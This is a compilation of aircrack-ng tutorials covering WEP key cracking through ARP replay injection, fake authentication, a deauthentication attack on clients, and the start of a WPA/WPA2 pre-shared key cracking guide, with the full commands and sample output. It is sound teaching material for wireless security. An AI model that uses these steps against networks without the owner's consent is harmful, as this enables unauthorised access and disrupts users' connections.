Tutorial: Simple WEP Crack

Version: 1.20 January 11, 2010
By: darkAudax

Introduction

This tutorial walks you though a very simple case to crack a WEP key. It is intended to build your basic skills and get you familiar with the concepts. It assumes you have a working wireless card with drivers already patched for injection.

The basic concept behind this tutorial is using aireplay-ng replay an ARP packet to generate new unique IVs. In turn, aircrack-ng uses the new unique IVs to crack the WEP key. It is important to understand what an ARP packet is. This "What is an ARP?" section provides the details.

ARP Request Replay Attack

Description

The classic ARP request replay attack is the most effective way to generate new initialization vectors (IVs), and works very reliably. The program listens for an ARP packet then retransmits it back to the access point. This, in turn, causes the access point to repeat the ARP packet with a new IV. The program retransmits the same ARP packet over and over. However, each ARP packet repeated by the access point has a new IVs. It is all these new IVs which allow you to determine the WEP key.

What is ARP?

ARP is address resolution protocol: A TCP/IP protocol used to convert an IP address into a physical address, such as an Ethernet address. A host wishing to obtain a physical address broadcasts an ARP request onto the TCP/IP network. The host on the network that has the address in the request then replies with its physical hardware address.

For a start to finish newbie guide, see the Linux Newbie Guide. Although this tutorial does not cover all the steps, it does attempt to provide much more detailed examples of the steps to actually crack a WEP key plus explain the reason and background of each step. For more information on installing aircrck-ng, see Installing Aircrack-ng and for installing drivers see Installing Drivers.

It is recommended that you experiment with your home wireless access point to get familiar with these ideas and techniques. If you do not own a particular access point, please remember to get permission from the owner prior to playing with it.

I would like to acknowledge and thank the Aircrack-ng team for producing such a great robust tool.

Please send me any constructive feedback, positive or negative. Additional troubleshooting ideas and tips are especially welcome.

Assumptions

First, this solution assumes:

- You are using drivers patched for injection. Use the injection test to confirm your card can inject prior to proceeding.
- You are physically close enough to send and receive access point packets. Remember that just because you can receive packets from the access point does not mean you may will be able to transmit packets to the AP. The wireless card strength is typically less then the AP strength. So you have to be physically close enough for your transmitted packets to reach and be received by the AP. You should confirm that you can communicate with the specific AP by following these instructions.
- There is at least one wired or wireless client connected to the network and they are active. The reason is that this tutorial depends on receiving at least one ARP request packet and if there are no active clients then there will never be any ARP request packets.
- You are using v0.9 of aircrack-ng. If you use a different version then some of the common options may have to be changed.

Ensure all of the above assumptions are true, otherwise the advice that follows will not work. In the examples below, you will need to change "ath0" to the interface name which is specific to your wireless card.

Equipment used

In this tutorial, here is what was used:

- MAC address of PC running aircrack-ng suite: 00:0F:B5:88:AC:82
- BSSID (MAC address of access point): 00:14:6C:7E:40:80
- ESSID (Wireless network name): teddy
- Access point channel: 9
- Wireless interface: ath0

You should gather the equivalent information for the network you will be working on. Then just change the values in the examples below to the specific network.

Solution

Solution Overview

To crack the WEP key for an access point, we need to gather lots of initialization vectors (IVs). Normal network traffic does not typically generate these IVs very quickly. Theoretically, if you are patient, you can gather sufficient IVs to crack the WEP key by simply listening to the network traffic and saving them. Since none of us are patient, we use a technique called injection to speed up the process. Injection involves having the access point (AP) resend selected packets over and over very rapidly. This allows us to capture a large number of IVs in a short period of time.

Once we have captured a large number of IVs, we can use them to determine the WEP key.

Here are the basic steps we will be going through:

1. Start the wireless interface in monitor mode on the specific AP channel
2. Test the injection capability of the wireless device to the AP

3. Use aireplay-ng to do a fake authentication with the access point
4. Start airodump-ng on AP channel with a bssid filter to collect the new unique IVs
5. Start aireplay-ng in ARP request replay mode to inject packets
6. Run aircrack-ng to crack key using the IVs collected

Step 1 - Start the wireless interface in monitor mode on AP channel

The purpose of this step is to put your card into what is called monitor mode. Monitor mode is mode whereby your card can listen to every packet in the air. Normally your card will only "hear" packets addressed to you. By hearing every packet, we can later select some for injection. As well, only (there are some rare exceptions) monitor mode allows you to inject packets. (Note: this procedure is different for non-Atheros cards.)

First stop ath0 by entering:

```
airmon-ng stop ath0
```

The system responds:

```
Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (VAP destroyed)
```

Enter "iwconfig" to ensure there are no other athX interfaces. It should look similar to this:

```
lo        no wireless extensions.

eth0      no wireless extensions.

wifi0     no wireless extensions.
```

If there are any remaining athX interfaces, then stop each one. When you are finished, run "iwconfig" to ensure there are none left.

Now, enter the following command to start the wireless card on channel 9 in monitor mode:

```
airmon-ng start wifi0 9
```

Substitute the channel number that your AP runs on for "9" in the command above. This is important. You must have your wireless card locked to the AP channel for the following steps in this tutorial to work correctly.

Note: In this command we use "wifi0" instead of our wireless interface of "ath0". This is because the madwifi-ng drivers are being used. For other drivers, use the wireless interface name. Examples: "wlan0" or "rausb0".

The system will respond:

```
Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0) (monitor mode enabled)
```

You will notice that "ath0" is reported above as being put into monitor mode.

To confirm the interface is properly setup, enter "iwconfig".

The system will respond:

```
lo        no wireless extensions.

wifi0     no wireless extensions.

eth0      no wireless extensions.

ath0      IEEE 802.11g  ESSID:""  Nickname:""
       Mode:Monitor  Frequency:2.452 GHz  Access Point: 00:0F:B5:88:AC:82
       Bit Rate:0 kb/s   Tx-Power:18 dBm   Sensitivity=0/3
       Retry:off   RTS thr:off   Fragment thr:off
       Encryption key:off
       Power Management:off
       Link Quality=0/94  Signal level=-95 dBm  Noise level=-95 dBm
       Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
       Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

In the response above, you can see that ath0 is in monitor mode, on the 2.452GHz frequency which is channel 9 and the Access Point shows the MAC address of your wireless card. Please note that only the madwifi-ng drivers show the MAC address of your wireless card, the other drivers do not do this. So everything is good. It is important to confirm all this information prior to proceeding, otherwise the following steps will not work properly.

To match the frequency to the channel, check out: http://www.cisco.com/en/US/docs/wireless/technology/channel/deployment/guide/Channel.html#wp134132 . This will give you the frequency for each channel.

Step 2 - Test Wireless Device Packet Injection

The purpose of this step ensures that your card is within distance of your AP and can inject packets to it.

Enter:

```
aireplay-ng -9 -e teddy -a 00:14:6C:7E:40:80  ath0
```

Where:

- -9 means injection test
- -e teddy is the wireless network name
- -a 00:14:6C:7E:40:80 is the access point MAC address
- ath0 is the wireless interface name

The system should respond with:

```
09:23:35  Waiting for beacon frame (BSSID: 00:14:6C:7E:40:80) on channel 9
09:23:35  Trying broadcast probe requests...
09:23:35  Injection is working!
09:23:37  Found 1 AP

09:23:37  Trying directed probe requests...
09:23:37  00:14:6C:7E:40:80 - channel: 9 - 'teddy'
09:23:39  Ping (min/avg/max): 1.827ms/68.145ms/111.610ms Power: 33.73
09:23:39  30/30: 100%
```

The last line is important. Ideally it should say 100% or a very high percentage. If it is low then you are too far away from the AP or too close. If it is zero then injection is not working and you need to patch your drivers or use different drivers.

See the injection test for more details.

Step 3 - Start airodump-ng to capture the IVs

The purpose of this step is to capture the IVs generated. This step starts airodump-ng to capture the IVs from the specific access point.

Open another console session to capture the generated IVs. Then enter:

```
airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w output ath0
```

Where:

- -c 9 is the channel for the wireless network
- --bssid 00:14:6C:7E:40:80 is the access point MAC address. This eliminate extraneous traffic.
- -w capture is file name prefix for the file which will contain the IVs.
- ath0 is the interface name.

While the injection is taking place (later), the screen will look similar to this:

```
CH  9 ][ Elapsed: 8 mins ][ 2007-03-21 19:25

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:14:6C:7E:40:80   42 100     5240   178307  338   9  54  WEP  WEP         teddy

BSSID              STATION            PWR  Lost  Packets  Probes

00:14:6C:7E:40:80  00:0F:B5:88:AC:82   42     0   183782
```

Step 4 - Use aireplay-ng to do a fake authentication with the access point

In order for an access point to accept a packet, the source MAC address must already be associated. If the source MAC address you are injecting is not associated then the AP ignores the packet and sends out a "DeAuthentication" packet in cleartext. In this state, no new IVs are created because the AP is ignoring all the injected packets.

The lack of association with the access point is the single biggest reason why injection fails. Remember the golden rule: The MAC you use for injection must be associated with the AP by either using fake authentication or using a MAC from an already-associated client.

To associate with an access point, use fake authentication:

```
aireplay-ng -1 0 -e teddy -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 ath0
```

Where:

- -1 means fake authentication
- 0 reassociation timing in seconds

- -e teddy is the wireless network name
- -a 00:14:6C:7E:40:80 is the access point MAC address
- -h 00:0F:B5:88:AC:82 is our card MAC address
- ath0 is the wireless interface name

Success looks like:

```
18:18:20  Sending Authentication Request
18:18:20  Authentication successful
18:18:20  Sending Association Request
18:18:20  Association successful :-)
```

Or another variation for picky access points:

```
aireplay-ng -1 6000 -o 1 -q 10 -e teddy -a 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 ath0
```

Where:

- 6000 - Reauthenticate every 6000 seconds. The long period also causes keep alive packets to be sent.
- -o 1 - Send only one set of packets at a time. Default is multiple and this confuses some APs.
- -q 10 - Send keep alive packets every 10 seconds.

Success looks like:

```
18:22:32  Sending Authentication Request
18:22:32  Authentication successful
18:22:32  Sending Association Request
18:22:32  Association successful :-)
18:22:42  Sending keep-alive packet
18:22:52  Sending keep-alive packet
# and so on.
```

Here is an example of what a failed authentication looks like:

```
8:28:02  Sending Authentication Request
18:28:02  Authentication successful
18:28:02  Sending Association Request
18:28:02  Association successful :-)
18:28:02  Got a deauthentication packet!
18:28:05  Sending Authentication Request
18:28:05  Authentication successful
18:28:05  Sending Association Request
18:28:10  Sending Authentication Request
18:28:10  Authentication successful
18:28:10  Sending Association Request
```

Notice the “Got a deauthentication packet” and the continuous retries above. Do not proceed to the next step until you have the fake authentication running correctly.

Troubleshooting Tips

- Some access points are configured to only allow selected MAC addresses to associate and connect. If this is the case, you will not be able to successfully do fake authentication unless you know one of the MAC addresses on the allowed list. If you suspect this is the problem, use the following command while trying to do fake authentication. Start another session and…

Run: tcpdump -n -vvv -s0 -e -i <interface name> | grep -i -E "(RA:<MAC address of your card>|Authentication|ssoc)"

You would then look for error messages.

- If at any time you wish to confirm you are properly associated is to use tcpdump and look at the packets. Start another session and…

Run: "tcpdump -n -e -s0 -vvv -i ath0"

Here is a typical tcpdump error message you are looking for:

```
 11:04:34.360700 314us BSSID:00:14:6c:7e:40:80 DA:00:0F:B5:88:AC:82 SA:00:14:6c:7e:40:80
DeAuthentication: Class 3 frame received from nonassociated station
```

Notice that the access point (00:14:6c:7e:40:80) is telling the source (00:0F:B5:88:AC:82) you are not associated. Meaning, the AP will not process or accept the injected packets.

If you want to select only the DeAuth packets with tcpdump then you can use: "tcpdump -n -e -s0 -vvv -i ath0 | grep -i DeAuth". You may need to tweak the phrase "DeAuth" to pick out the exact packets you want.

Step 5 - Start aireplay-ng in ARP request replay mode

The purpose of this step is to start aireplay-ng in a mode which listens for ARP requests then reinjects them back into the network. For an explanation of ARP, see this PC Magazine page or Wikipedia. The reason we select ARP request packets is because the AP will normally rebroadcast them and generate a new IV. Again, this is our objective, to obtain a large number of IVs in a short period of time.

Open another console session and enter:

```
aireplay-ng -3 -b 00:14:6C:7E:40:80 -h 00:0F:B5:88:AC:82 ath0
```

It will start listening for ARP requests and when it hears one, aireplay-ng will immediately start to inject it. See the Generating ARPs section for tricks on generating ARPs if your screen says "got 0 ARP requests" after waiting a long time.

Here is what the screen looks like when ARP requests are being injected:

```
Saving ARP requests in replay_arp-0321-191525.cap
You should also start airodump-ng to capture replies.
Read 629399 packets (got 316283 ARP requests), sent 210955 packets...
```

You can confirm that you are injecting by checking your airodump-ng screen. The data packets should be increasing rapidly. The "#/s" should be a decent number. However, decent depends on a large variety of factors. A typical range is 300 to 400 data packets per second. It can as low as a 100/second and as high as a 500/second.

Troubleshooting Tips

- If you receive a message similar to "Got a deauth/disassoc packet. Is the source mac associated?", this means you have lost association with the AP. All your injected packets will be ignored. You must return to the fake authentication step (Step 3) and successfully associate with the AP.

Step 6 - Run aircrack-ng to obtain the WEP key

The purpose of this step is to obtain the WEP key from the IVs gathered in the previous steps.

Note: For learning purposes, you should use a 64 bit WEP key on your AP to speed up the cracking process. If this is the case, then you can include ”-n 64” to limit the checking of keys to 64 bits.

Two methods will be shown. It is recommended you try both for learning purposes. By trying both methods, you will see quickly the PTW method successfully determines the WEP key compared to the FMS/Korek method. As a reminder, the PTW method only works successfully with arp request/reply packets. Since this tutorial covers injection of ARP request packets, you can properly use this method. The other requirement is that you capture the full packet with airodump-ng. Meaning, do not use the ”--ivs” option.

Start another console session and enter:

```
aircrack-ng -b 00:14:6C:7E:40:80 output*.cap
```

Where:

- -b 00:14:6C:7E:40:80 selects the one access point we are interested in. This is optional since when we originally captured the data, we applied a filter to only capture data for this one AP.
- output*.cap selects all files starting with “output” and ending in ”.cap”.

To also use the FMS/Korek method, start another console session and enter:

```
aircrack-ng -K -b 00:14:6C:7E:40:80 output*.cap
```

Where:

- -K invokes the FMS/Korek method
- -b 00:14:6C:7E:40:80 selects the one access point we are interested in. This is optional since when we originally captured the data, we applied a filter to only capture data for this one AP.
- output*.cap selects all files starting with “output” and ending in ”.cap”.

If you are using 1.0-rc1, add the option ”-K” for the FMS/KoreK attack. (1.0-rc1 defaults to PTW.)

You can run this while generating packets. In a short time, the WEP key will be calculated and presented. You will need approximately 250,000 IVs for 64 bit and 1,500,000 IVs for 128 bit keys. If you are using the PTW attack, then you will need about 20,000 packets for 64-bit and 40,000 to 85,000 packets for 128 bit. These are very approximate and there are many variables as to how many IVs you actually need to crack the WEP key.

Here is what success looks like:

```
                                 Aircrack-ng 0.9


                          [00:03:06] Tested 674449 keys (got 96610 IVs)

 KB    depth   byte(vote)
  0    0/  9   12(  15) F9(  15) 47(  12) F7(  12) FE(  12) 1B(   5) 77(   5) A5(   3)
F6(   3) 03(   0)
  1    0/  8   34(  61) E8(  27) E0(  24) 06(  18) 3B(  16) 4E(  15) E1(  15) 2D(  13)
89(  12) E4(  12)
```

```
  2    0/  2   56(  87) A6(  63) 15(  17) 02(  15) 6B(  15) E0(  15) AB(  13) 0E(  10)
17(  10) 27(  10)
  3    1/  5   78(  43) 1A(  20) 9B(  20) 4B(  17) 4A(  16) 2B(  15) 4D(  15) 58(  15)
6A(  15) 7C(  15)

                      KEY FOUND! [ 12:34:56:78:90 ]
      Probability: 100%
```

Notice that in this case it took far less then the estimated 250,000 IVs to crack the key. (For this example, the FMS/KoreK attack was used.)

General Troubleshooting

- Be sure to read all the documentation on the Wiki for the various commands used in this tutorial.
- See Tutorial: I am injecting but the IVs don't increase

Generating ARPs

In order for this tutorial to work, you must receive at least one ARP packet. On your home network, here is an easy way to generate an ARP packet. On a wired or wireless PC, ping a non-existent IP on your home LAN. A wired PC means a PC connected to your LAN via an ethernet cable. Lets say your home LAN address space is 192.168.1.1 through 192.168.1.254. Pick an IP between 1 and 254 which is not assigned to a network device. For example, if the IP 192.168.1.213 is not being used then “ping 192.168.1.213”. This will cause an ARP to be broadcast via your wireless access point and in turn, this will kick off the reinjection of packets by aireplay-ng.

Aircrack-ng Newbie Guide for Linux

Idea and initial work: ASPj
Additions by: a number of good souls
Last updated: May 09, 2008

This tutorial will give you the basics to get started using the aircrack-ng suite. It is impossible to provide every piece of information you need and cover every scenario. So be prepared to do some homework and research on your own. The Forum and the Wiki have lots of supplementary tutorials and information.

Although it does not cover all the steps from start to finish like this tutorial, the Simple WEP Crack tutorial covers the actual aircrack-ng steps in much more detail.

Setting up Hardware, Installing Aircrack-ng

The first step in getting aircrack-ng working properly on your Linux system is patching and installing the proper driver for your wireless card. Many cards work with multiple drivers, some of which provide the necessary features for using aircrack-ng, and some of which do not.

Needless to say, you need a wireless card which is compatible with the aircrack-ng suite. This is hardware which is fully compatible and can inject packets. A compatible wireless card can be used to crack a wireless access point in under an hour.

To determine to which category your card belongs to, see hardware compatibility page. Read Tutorial: Is My Wireless Card Compatible? if you don't know where to look in this table. It still does not hurt to read this tutorial to build your knowledge and confirm your card attributes.

First, you need to know which chipset is used in your wireless card and which driver you need for it. You will have determined this using the information in the previous paragraph. The drivers section will tell you which drivers you need for your specific chipset. Download them and then get the corresponding patch from http://patches.aircrack-ng.org. (These patches enables the support for injection.)

As I own a Ralink USB device, I am providing the steps to get it working with Aircrack-ng. Before you are able to compile and install drivers, you need the kernel-sources for your distribution installed.

If you own another type of card, check the installing drivers page for instructions about other drivers. As well, do a search in the net if you're unsure how to install them.

RaLink USB rt2570 Setup guide

If you own a rt2570 USB device (like D-Link DWL-G122 rev. B1 or Linksys WUSB54G v4) you should use the drivers from http://homepages.tu-darmstadt.de/~p_larbig/wlan/ These are special modified drivers, which support injection and are reported to work best with Aircrack-ng. They don't need to be patched. Of course these drivers do also work for normal operation. (Starting with kernel 2.6.25 and Aircrack-ng v1.0-rc1, the in-kernel driver, rt2500usb, can also be used.)

Lets unpack, compile and install the drivers:

```
tar xfj rt2570-k2wrlz-1.3.0.tar.bz2
```

```
cd rt2570-k2wrlz-1.3.0/Module
make
make install
```

The last step has to be performed as root. Use su to change to root. Now we can load the module into the kernel:

```
modprobe rt2570
```

Plug in your card, it should be recognized as rausb0 now. Run iwconfig to list your wireless devices and check if everything is working.

Aircrack-ng installation

Source

Get the latest copy of aircrack-ng from the homepage: http://www.aircrack-ng.org The following commands would have to be changed if you use a newer version of the software.

Unpacking, compiling, installing:

```
tar xfz aircrack-ng-1.0-rc1.tar.gz
cd aircrack-ng-1.0-rc1
make
make install
```

As usual, the last step needs to be performed as root, use **su** or **sudo -s** to login as root (use **sudo make** install for Ubuntu).

YUM

WARNING!!! Currently, neither of the repositories hosts the latest version of Aircrack-ng. It's recommended that you use the first method instead.

If you are using a system like Redhat Linux or Fedora Core you can install aircrack-ng with yum. First you have to add the repository of Dag Wieers or Dries.

```
su
yum -y install aircrack-ng
```

RPM

WARNING!!! Currently, neither of the repositories hosts the latest version of Aircrack-ng. It's recommended that you use the first method instead.

If you are using a system which is rpm-based then you can take the easy way to install aircrack-ng. (Example for Redhat Linux 4)

```
su
rpm -ihv http://dag.wieers.com/rpm/packages/aircrack-ng/aircrack-ng-0.7-1.el4.rf.i386.rpm
```

IMPORTANT: Check http://dag.wieers.com/rpm/packages/aircrack-ng/ for the latest version of the aircrack-ng suite and change the command above to reference the latest version.

IEEE 802.11 basics

Ok, now everything is ready, time to make a pit stop before the action finally starts and learn something about how wireless networks work.

The following chapter is very important, if something doesn't work as expected. Knowing what all is about helps you find the problem or helps you at least to describe it so someone else who can help you. This is a little bit scientific and maybe you feel like skipping it. However, a little knowledge is necessary to crack wireless networks and because it is a little more than just typing one command and letting aircrack do the rest.

How a wireless network is found

This is a short introduction into managed networks, these ones working with Access Points (AP). Every AP sends out about 10 so called beacon frames a second. These packets contain the following information:

- Name of the network (ESSID)
- If encryption is used (and what encryption is used; pay attention, that may not be always true just because the AP advertises it)
- What MBit data rates are supported
- Which channel the network is on

This information is then shown in your tool that connects to this network. It is shown when you let your card scan for networks with **iwlist <interface> scan** and when you run airodump-ng.

Every AP has a unique MAC address (48 bit, 6 pair of hexadecimal numbers). It looks like 00:01:23:4A:BC:DE. Every network hardware device has such an address and network devices communicate with each other by using this MAC address. So its basically like a unique name. MAC addresses are unique, no two network devices in the world have the same MAC address.

Connecting with a network

If you want to connect to a wireless network, there are some possibilities. In most cases, Open System Authentication is used. (Optional: If you want to learn more about authentication, check this out.)

Open System Authentication:

1. Ask the AP for authentication.
2. The AP answers: OK, you are authenticated.
3. Ask the AP for association
4. The AP answers: OK, you are now connected.

This is the simplest case, BUT there could be some problems if you are not legitimate to connect:

- WPA/WPA2 is in use, you need EAPOL authentication. The AP will deny you at step 2.
- Access Point has a list of allowed clients (MAC addresses), and it lets no one else connect. This is called MAC filtering.
- Access Point uses Shared Key Authentication, you need to supply the correct WEP key to be able to connect. (See the How to do shared key fake authentication? tutorial for advanced techniques.)

Simple sniffing and cracking

Discovering Networks

The first thing to do is looking out for a potential target. The aircrack-ng suite contains airodump-ng for this - but other programs like Kismet can be used too.

Prior to looking for networks, you must put your wireless card into what is called “monitor mode”. Monitor mode is a special mode that allows your PC to listen to every wireless packet. This monitor mode also allows you to optionally inject packets into a network. Injection will be covered later in this tutorial.

To put your wireless card into monitor mode:

airmon-ng start rausb0


To confirm it is in monitor mode, run “iwconfig” and confirm the mode. The airmon-ng page on the Wiki has generic information and how to start it for other drivers.

Then, start airodump-ng to look out for networks:

```
airodump-ng rausb0
```

“rausb0” is the network interface (nic) name. If you are using a different WLAN device than a rt2570 you'll have to use a different nic name. Take a look in the documentation of the nic driver. For most newer drivers, the primary interface name is “wlan0”, but for monitoring, a secondary interface (“mon0”, created when you run airmon-ng) is used.

If airodump-ng could connect to the WLAN device, you'll see a screen like this:



airodump-ng hops from channel to channel and shows all access points it can receive beacons from. Channels 1 to 14 are used for 802.11b and g (in US, they only are allowed to use 1 to 11; 1 to 13 in Europe with some special cases; 1-14 in Japan). Channels between 36 and 149 are used for 802.11a. The current channel is shown in the top left corner.

After a short time some APs and (hopefully) some associated clients will show up.

The upper data block shows the access points found:

BSSID	The MAC address of the AP
PWR	Signal strength. Some drivers don't report it
Beacons	Number of beacon frames received. If you don't have a signal strength you can estimate it by the number of beacons: the more beacons, the better the signal quality
Data	Number of data frames received
CH	Channel the AP is operating on
MB	Speed or AP Mode. 11 is pure 802.11b, 54 pure 802.11g. Values between are a mixture
ENC	Encryption: OPN: no encryption, WEP: WEP encryption, WPA: WPA or WPA2 encryption, WEP?: WEP or WPA (don't know yet)
ESSID	The network name. Sometimes hidden

The lower data block shows the clients found:

BSSID	The MAC of the AP this client is associated to
STATION	The MAC of the client itself
PWR	Signal strength. Some drivers don't report it
Packets	Number of data frames received
Probes	Network names (ESSIDs) this client has probed

Now you should look out for a target network. It should have a client connected because cracking networks without a client is an advanced topic (See How to crack wep with no clients). It should use WEP encryption and have a high signal strength. Maybe you can re-position your antenna to get a better signal. Often a few centimeters make a big difference in signal strength.

In the example above the net 00:01:02:03:04:05 would be the only possible target because it's the only one with an associated client. But it also has a high signal strength so it's really a good target to practice.

Sniffing IVs

Because of the channel hopping you won't capture all packets from your target net. So we want to listen just on one channel and additionally write all data to disk to be able to use it for cracking:

```
airodump-ng -c 11 --bssid 00:01:02:03:04:05 -w dump rausb0
```

With the -c parameter you tune to a channel and the parameter after -w is the prefix to the network dumps written to disk. The ”--bssid” combined with the AP MAC address limits the capture to the one AP. The ”--bssid” option is only available on new versions of airodump-ng.

Before being able to crack WEP you'll usually need between 40 000 and 85 000 different Initialization Vectors (IVs). Every data packet contains an IV. IVs can be re-used, so the number of different IVs is usually a bit lower than the number of data packets captured.

So you'll have to wait and capture 40K to 85K of data packets (IVs). If the network is not busy it will take a very long time. Often you can speed it up a lot by using an active attack (=packet replay). See the next chapter.

Cracking

If you've got enough IVs captured in one or more file, you can try to crack the WEP key:

```
aircrack-ng -b 00:01:02:03:04:05 dump-01.cap
```

The MAC after the -b option is the BSSID of the target and dump-01.cap the file containing the captured packets. You can use multiple files, just add all their names or you can use a wildcard such as dump*.cap.

For more information about aircrack-ng parameters, description of the output and usage see the manual.

The number of IVs you need to crack a key is not fixed. This is because some IVs are weaker and leak more information about the key than others. Usually these weak IVs are randomly mixed in between the stronger ones. So if you are lucky, you can crack a key with only 20 000 IVs. But often this it not enough and aircrack-ng will run a long time (up to a week or even longer with a high fudge factor) and then tell you the key could not be cracked. If you have more IVs cracking can be done a lot faster and is usually done in a few minutes, or even seconds. Experience shows that 40 000 to 85 000 IVs is usually enough for cracking.

There are some more advanced APs out there that use an algorithm to filter out weak IVs. The result is either that you can't get more than “n” different IVs from the AP or that you'll need millions (like 5 to 7 million) to crack the key. Search in the Forum, there are some threads about cases like this and what to do.

Active attacks

Injection support

Most devices don't support injection - at least not without patched drivers. Some only support certain attacks. Take a look at the compatibility page, column aireplay. Sometimes this table is not up-to-date, so if you see a “NO” for your driver there don't give up yet, but look at the driver homepage, the driver mailing list or our Forum. If you were able to successfully replay using a driver which is not listed as supported, don't hesitate to update the compatibility page table and add a link to a short howto. (To do this, request a wiki account on IRC.)

The first step is to make sure packet injection really works with your card and driver. The easiest way to test it is the injection test attack. Make sure to perform this test prior to proceeding. Your card must be able to successfully inject in order to perform the following steps.

You'll need the BSSID (AP MAC) and ESSID (network name) of an AP that does not do MAC filtering (e.g. your own) and must be in range of the AP.

Try to connect to your AP using aireplay-ng:

```
aireplay-ng --fakeauth 0 -e "your network ESSID" -a 00:01:02:03:04:05 rausb0
```

The value after -a is the BSSID of your AP.

If injection works you should see something like this:

```
12:14:06  Sending Authentication Request
12:14:06  Authentication successful
12:14:06  Sending Association Request
12:14:07  Association successful :-)
```

If not

1. double-check ESSID and BSSID
2. make sure your AP has MAC filtering disabled
3. test it against another AP
4. make sure your driver is properly patched and supported
5. Instead of “0”, try “6000 -o 1 -q 10”

ARP replay

Now that we know that packet injection works, we can do something to massively speed up capturing IVs: ARP-request reinjection

The idea

ARP works (simplified) by broadcasting a query for an IP and the device that has this IP sends back an answer. Because WEP does not protect against replay, you can sniff a packet, send it out again and again and it is still valid. So you just have to capture and replay an ARP-request targeted at the AP to create lots of traffic (and sniff IVs).

The lazy way

First open a window with an airodump-ng sniffing for traffic (see above). aireplay-ng and airodump-ng can run together. Wait for a client to show up on the target network. Then start the attack:

```
aireplay-ng --arpreplay -b 00:01:02:03:04:05 -h 00:04:05:06:07:08 rausb0
```

-b specifies the target BSSID, -h the MAC of the connected client.

Now you have to wait for an ARP packet to arrive. Usually you'll have to wait for a few minutes (or look at the next chapter).

If you were successful, you'll see something like this:

```
Saving ARP requests in replay_arp-0627-121526.cap
You must also start airodump to capture replies.
Read 2493 packets (got 1 ARP requests), sent 1305 packets...
```

If you have to stop replaying, you don't have to wait for the next ARP packet to show up, but you can re-use the previously captured packet(s) with the -r <filename> option.

When using the arp injection technique, you can use the PTW method to crack the WEP key. This dramatically reduces the number of data packets you need and also the time needed. You must capture the full packet in airodump-ng, meaning do not use the ”--ivs” option when starting it. For aircrack-ng, use “aircrack -z <file name>”. (PTW is the default attack in 1.0-rc1.)

If the number of data packets received by airodump-ng sometimes stops increasing you maybe have to reduce the replay-rate. You do this with the -x <packets per second> option. I usually start out with 50 and reduce until packets are received continuously again. Better positioning of your antenna usually also helps.

The aggressive way

Most operating systems clear the ARP cache on disconnection. If they want to send the next packet after reconnection (or just use DHCP), they have to send out ARP requests. So the idea is to disconnect a client and force it to reconnect to capture an ARP-request. A side-effect is that you can sniff the ESSID and possibly a keystream during reconnection too. This comes in handy if the ESSID of your target is hidden, or if it uses shared-key authentication.

Keep your airodump-ng and aireplay-ng running. Open another window and run a deauthentication attack:

```
aireplay-ng --deauth 5 -a 00:01:02:03:04:05 -c 00:04:05:06:07:08 rausb0
```

-a is the BSSID of the AP, -c the MAC of the targeted client.

Wait a few seconds and your arp replay should start running.

Most clients try to reconnect automatically. But the risk that someone recognizes this attack or at least attention is drawn to the stuff happening on the WLAN is higher than with other attacks.

Tutorial: How to Crack WPA/WPA2

Version: 1.20 March 07, 2010
By: darkAudax

Introduction

This tutorial walks you through cracking WPA/WPA2 networks which use pre-shared keys. I recommend you do some background reading to better understand what WPA/WPA2 is. The Wiki links page has a WPA/WPA2 section. The best document describing WPA is Wi-Fi Security - WEP, WPA and WPA2. This is the link to download the PDF directly. The WPA Packet Capture Explained tutorial is a companion to this tutorial.

WPA/WPA2 supports many types of authentication beyond pre-shared keys. aircrack-ng can ONLY crack pre-shared keys. So make sure airodump-ng shows the network as having the authentication type of PSK, otherwise, don't bother trying to crack it.

There is another important difference between cracking WPA/WPA2 and WEP. This is the approach used to crack the WPA/WPA2 pre-shared key. Unlike WEP, where statistical methods can be used to speed up the cracking process, only plain brute force techniques can be used against WPA/WPA2. That is, because the key is not static, so collecting IVs like when cracking WEP encryption, does not speed up the attack. The only thing that does give the information to start an attack is the handshake between client and AP. Handshaking is done when the client connects to the network. Although not absolutely true, for the purposes of this tutorial, consider it true. Since the pre-shared key can be from 8 to 63 characters in length, it effectively becomes impossible to crack the pre-shared key.

The only time you can crack the pre-shared key is if it is a dictionary word or relatively short in length. Conversely, if you want to have an unbreakable wireless network at home, use WPA/WPA2 and a 63 character password composed of random characters including special symbols.

